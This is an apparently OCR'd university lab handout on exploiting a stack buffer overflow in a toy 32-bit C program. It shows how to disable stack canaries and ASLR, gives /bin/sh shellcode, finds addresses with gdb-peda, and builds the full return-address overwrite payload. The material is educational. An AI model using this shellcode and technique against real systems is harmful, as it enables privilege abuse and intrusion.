SOPS – Buffer overflow and ASLR

1. Introduction

In today's laboratory we will see how we can obtain a shell exploiting a buffer overflow vulnerability. A code which is vulnerable can be exploited to make it run malicious code. This method of attack is quite old, but still widely used, but because it is old operating systems and compilers added methods to prevent attack execution, protecting executables of possible exploitation of badly written code.

Let's take a look at the following vulnerable code:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
void func(char *string)
{
        char buffer[32];
        strcpy(buffer, string);
}
int main(int argc, char *argv[])
{
        func(argv[1]);
        return 0;
}
```

We will want to compile it for 32-bit architecture to be easier to prove the attack. To do this we will have to run the following command:

gcc -g -m32 -o ex ex.c where in ex.c we previously saved the code from above.

If you are on x64 architecture your gcc might not have -m32 option, so to have it you have to install the following packages:

sudo apt-get install libc6-dev-i386 gcc-multilib

2. Buffer overflow

If you look at the code, the only thing the code is doing is to call a function with the argument we pass to the program. This function copies the string passed as an argument in a local variable defined on the stack of the function. Because of the way in which we copy the string (without checking the size) we may get a buffer overflow if we pass as an argument a string bigger than 128 characters. Lets remember how the stack looks like when we call a function:

return address
old ebp
callee-saved registers *
buffer
…..

So, if we put in the buffer more than 128 characters we will overwrite the stack and putting enough extra characters we will be able to overwrite the return address, making the program to jump to a different address where we can take over the flow of program execution.

To be able to pass non printable characters as an argument to an executable we will need to install python – to do so you have to run sudo apt-get install python(please install python2 cause python3 will transform nop instruction \x90 in an unicode character and will not work). If we ran this command:

./ex $(python -c 'print (32*"A")') we will ran ./ex AAAAA…A (32 of A).

Practic: Now try to run the executable with a buffer with which you try to overwrite the return address. See what happens.

As we were saying above there are some stack protection mechanism and on the stack are added by the compiler canaries before the return address, if those values are overwriten the program will crash considering the program might be exploited. To disable this protection when we compile the program we have to disable stack protection, so we will compile the executable with this command:

gcc -g -m32 -fno-stack-protector -o ex ex.c.

Practic: Now rerun the program with the buffer you used before and see what happens.

3. Preparing the attack

ASLR - Address Space Layout Randomization is another protection mechanism we need to deactivate to be able to create in a much easier way our attach. ASLR is a mechanism of protection in which the operating system tries to load the program and its libraries at randomized addresses each time it loads them to make things more difficult for an attacker because (s)he will not find the functions (s)he wants to call at the same address so will be harder to use a pre-prepared attack payload.

So, for our example we also deactivate ASLR:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Now we try to overwrite the return address from our function to take over the execution flow. Usually, an attacker tries to jump in a zone of code where we create another process which is a shell – this

way we have full control on the computer.

Practic. Please find the machine code below – it creates a new process which loads a shell – it fits in exactly 25 octets.

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2
\x53\x89\xe1\xb0\x0b\xcd\x80"
```

Now write a program which writes this code in a pointer mapped in an executable page of the virtual memory, and lets call it p. Declare a pointer to a function which return an int and has no parameters and lets call it fct. Assign to fct the address of the pointer where you copied the shell code and run fct – you should obtain a shell.
Hint – to obtain a pointer to a memory zone with execution rights use mmap.

Ok, now we should have learned how to start a shell from a buffer. Now lets see how we can exploit our vulnerable code and how we can overwrite the return address from the function. The vulnerable program is the one from the beginning of the laboratory, modified a little and we explain why.


```
#include  <stdio.h>
#include  <string.h>
#include  <unistd.h>
//int sw = 30
```

```
int func(char * argv)
{
/*              while (sw)
        {
                sleep(1);
                sw--;
        }*/
        char buffer[32];


        strcpy(buffer, argv);
        return 0;
}

int main(int argc, char * argv[])
{
        func(argv[1]);
        return 0;
}
```

The vulnerability is pretty clear I would say – if we pass as an argument a buffer longer than 32 bytes we will overflow and we will overwrite the elements above as in the image below.



* The registers callee-saved are 3 – ebx, esi and edi and can occupy between 0 and 12 bytes depending how many of them have to be saved on the stack, because they are saved only if they are modified in the called function. Otherwise they will not be saved.

So, to reach the ret address we need to pass an argument from command line which has 32 bytes to fill the buffer, between 0-12 bytes to write over the saved registers ebx,esi, edi(we will see at the debugging how many of them actually are saved), we need to write a valid address in old ebp because that is the address of the stack when we return from the called function and if the address is not valid the program will crash, and after that we have to provide a valid address where our malitious code will reside. For this address where we can put our malitious code the best address is the address of the buffer because we can write in the buffer exactly our shell code.

Preparing the attack

1. To have a functional attack we need to do the following steps:
   - deactivate ASLR:
   echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
   - recompile the code we listed above , the code which we will save in a file mystack.c with the command:
   gcc -o mys mystack.c -z execstack -fno-stack-protector -g -O0 -m32
   g is introducing debugging elements in the compiled program
   O0 – deactivates optimizations from the compiler
   m32 compiles for 32 bytes architecture
   fno-stack-protector deactivates the stack canaries
   z execstack gives executable rights for the stack and we need this because our buffer will be on the stack and we want to be able to execute it.
2. We need to install peda which is a gdb plugin which will help us with more informations for each code instructions, informations which will tell us certain addresses for the registers we need. To install peda, please run the following commands:
   git clone https://github.com/longld/peda.git ~/peda
   echo “source ~/peda/peda.py” >> ~/.gdbinit
   #pentru a folosi pluginul si ca root, presupunand ca ~/peda pointeaza de fapt catre
   # /home/nume/peda va trebui sa rulam comenzile
   sudo
   echo “source /home/nume/peda/peda.py” >> ~/.gdbinit

Obtaining the attack

We need to run our process in gdb , but if we start it in gdb we will modify the stack addresses and when we will really run the program without gdb the addresses will not be the same so our attack will not work. To avoid this problem we have the commented code which we will decomment to allow us to have 30 seconds to attach to our process from a different terminal with gdb while our program is still running, this way gdb will not modify the stack.

```
#include  <string.h>
#include  <unistd.h>
int sw = 30;
int func(char * argv)
{
        while (sw)
        {
                sleep(1);
                sw--;
        }
        char buffer[32];


        strcpy(buffer, argv);
        return 0;
}

int main(int argc, char * argv[])
{
        func(argv[1]);
        return 0;
}
```

We recompile:

```
gcc -o mys mystack.c -z execstack -fno-stack-protector -g -O0 -m32
```

We are preparing 2 terminals. We are running our program from the first terminal with this command:

```
./mys $(python2 -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62
\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" +"A"*7)')
```

We have 30 seconds in which our process sleeps to move to the other terminal and run the following command:

```
ps -e | grep mys
```

This way we identify the pid of our mys process, in my case 19472 and we run the following command to attach to it:

sudo gdb attach 19472

Attention! Replace 19472 with the pid of your own process.

Now in the second terminal we should be attached to our process and we need to set a breakpoint to strcpy instruction, which in my case is at line 15, please verify to which line is in your file. To set the breakpoint from the second terminal, from gdb we will run the command:

```
break mystack.c:15
```

We just placed a breakpoint at strcpy instruction, so we will let the program to run until it hits that breakpoint. To let it run from the debugger we will run the command:

```
continue
```

In the debugger we print the buffer address:

```
p &buffer
```


Now, in the debugger you should see something like this:

```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x56558fd4 --> 0x3edc
ECX: 0x0
EDX: 0x0
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0xffffd128 --> 0xffffd148 --> 0x0
ESP: 0xffffd100 --> 0x0
```

```
EIP: 0x5655622b (<func+62>:             sub    esp,0x8)
EFLAGS: 0x246 (carry    PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------                                    code-------------------------------------- ]
    0x56556221   <func+52>:          mov    eax,DWORD PTR [ebx+0x34]
    0x56556227   <func+58>:          test   eax,eax
    0x56556229   <func+60>:          jne    0x56556205 <func+24>
=> 0x5655622b   <func+62>:          sub    esp,0x8
    0x5655622e   <func+65>:          push   DWORD PTR [ebp+0x8]
    0x56556231   <func+68>:          lea    eax,[ebp-0x28]
    0x56556234   <func+71>:          push   eax
    0x56556235   <func+72>:          call   0x56556090 <strcpy@plt>
[-------------------------------------                                    stack------------------------------------- ]
0000| 0xffffd100 -->        0x0
0004| 0xffffd104 -->      0xf7fb2000  --> 0x1e7d6c
0008| 0xffffd108 -->      0xf7ffc7e0  --> 0x0
0012| 0xffffd10c -->      0xf7fb54e8  --> 0x0
0016| 0xffffd110 -->      0xf7fb2000  --> 0x1e7d6c
0020| 0xffffd114 -->      0xf7fe22d0  (endbr32)
0024| 0xffffd118 -->        0x0
0028| 0xffffd11c -->      0xf7dfe162  (add    esp,0x10)
[-------------------------------------                                                                            ]
Legend: code, data, rodata, value

Breakpoint 1, func (
    argv=0xffffd39d "1\300Ph//shh/bin\211\343P\211\342S\211\341\260\vAAAAAAA")
    at mystack.c:17
17                      strcpy(buffer, argv);
gdb-peda$ p &buffer
$1 = (char (*)[32]) 0xffffd100
gdb-peda$
```

We see the value of ebp before entering our function , which is 0xffffd128 and we see the address of our buffer that is 0xffffd100. The difference between the 2 addresses is 28 hexa, which is 40. Lets see again the layout of the stack:



We can see the difference between ebp and buffer is 40 bytes – 32 being buffer, the difference of 8 being the registers esi and edi saved on the stack – in the end we are not interested which registers are saved on the stack but we are interested of the total space occupied by those registers to know how much space we have to fill before we reach ebp and the ret address. So, to reach ebp we have to fill the buffer with 32 elements, to fill 8 octets for callee-saved registers, after we have to write a valid address for old ebp (in our case 0xffffd128) and after that a valid address for ret, that address being the address of our buffer where we will put the shellcode.
Now, because we will pass a bigger argument from the command line we will change the addresses on the stack so we remake the previous steps with the full command to overwrite ebp and ret to find the new addresses.

```
./mys $(python2 -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" +"A"*7 +"A"*8 +
"\x28\xd1\xff\xff" + "\x00\xd1\xff\xff")')
```

As we were saying passing a bigger argument we will modify the addresses from the stack, so buffer and ebp addresses will be changed. So we will rerun the program from the first terminal and we will reconnect with gdb from the second to be able to see the new addresses (in the second terminal we will put a breakpoint on strcpy command as we did above). With the same steps as above we obtain the output below:

```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x56558fd4 --> 0x3edc
ECX: 0x0
EDX: 0x0
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0xffffd118 --> 0xffffd138 --> 0x0
ESP: 0xffffd0f0 --> 0x0
```

```
EIP: 0x5655622b (<func+62>:             sub    esp,0x8)
EFLAGS: 0x246 (carry    PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------                                    code-------------------------------------- ]
    0x56556221   <func+52>:          mov    eax,DWORD PTR [ebx+0x34]
    0x56556227   <func+58>:          test   eax,eax
    0x56556229   <func+60>:          jne    0x56556205 <func+24>
=> 0x5655622b   <func+62>:          sub    esp,0x8
    0x5655622e   <func+65>:          push   DWORD PTR [ebp+0x8]
    0x56556231   <func+68>:          lea    eax,[ebp-0x28]
    0x56556234   <func+71>:          push   eax
    0x56556235   <func+72>:          call   0x56556090 <strcpy@plt>
[-------------------------------------                                    stack------------------------------------- ]
0000| 0xffffd0f0 -->        0x0
0004| 0xffffd0f4 -->        0xf7fb2000  --> 0x1e7d6c
0008| 0xffffd0f8 -->        0xf7ffc7e0  --> 0x0
0012| 0xffffd0fc -->        0xf7fb54e8  --> 0x0
0016| 0xffffd100 -->        0xf7fb2000  --> 0x1e7d6c
0020| 0xffffd104 -->        0xf7fe22d0  (endbr32)
0024| 0xffffd108 -->        0x0
0028| 0xffffd10c -->        0xf7dfe162  (add    esp,0x10)
[-------------------------------------                                                                            ]
Legend: code, data, rodata, value

Breakpoint 1, func (
    argv=0xffffd38e "1\300Ph//shh/bin\211\343P\211\342S\211\341\260\v",
    'A' <repeats 15 times>, "(\321\377\377\321\377\377")
    at mystack.c:17
17                      strcpy(buffer, argv);
gdb-peda$ p &buffer
$1 = (char (*)[32]) 0xffffd0f0
gdb-peda$
```

The new addresses obtained for ebp is 0xffffd118 and for buffer 0xffffd0f0.

We comment back the while from the initial program and we recompile

```
gcc -o mys mystack.c -z execstack -fno-stack-protector -g -O0 -m32
```

We ran the program again with the new addresses:

```
./mys $(python2 -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" +"A"*7 +"A"*8 + "\x18\xd1\xff\xff"
+ "\xf0\xd0\xff\xff")')
```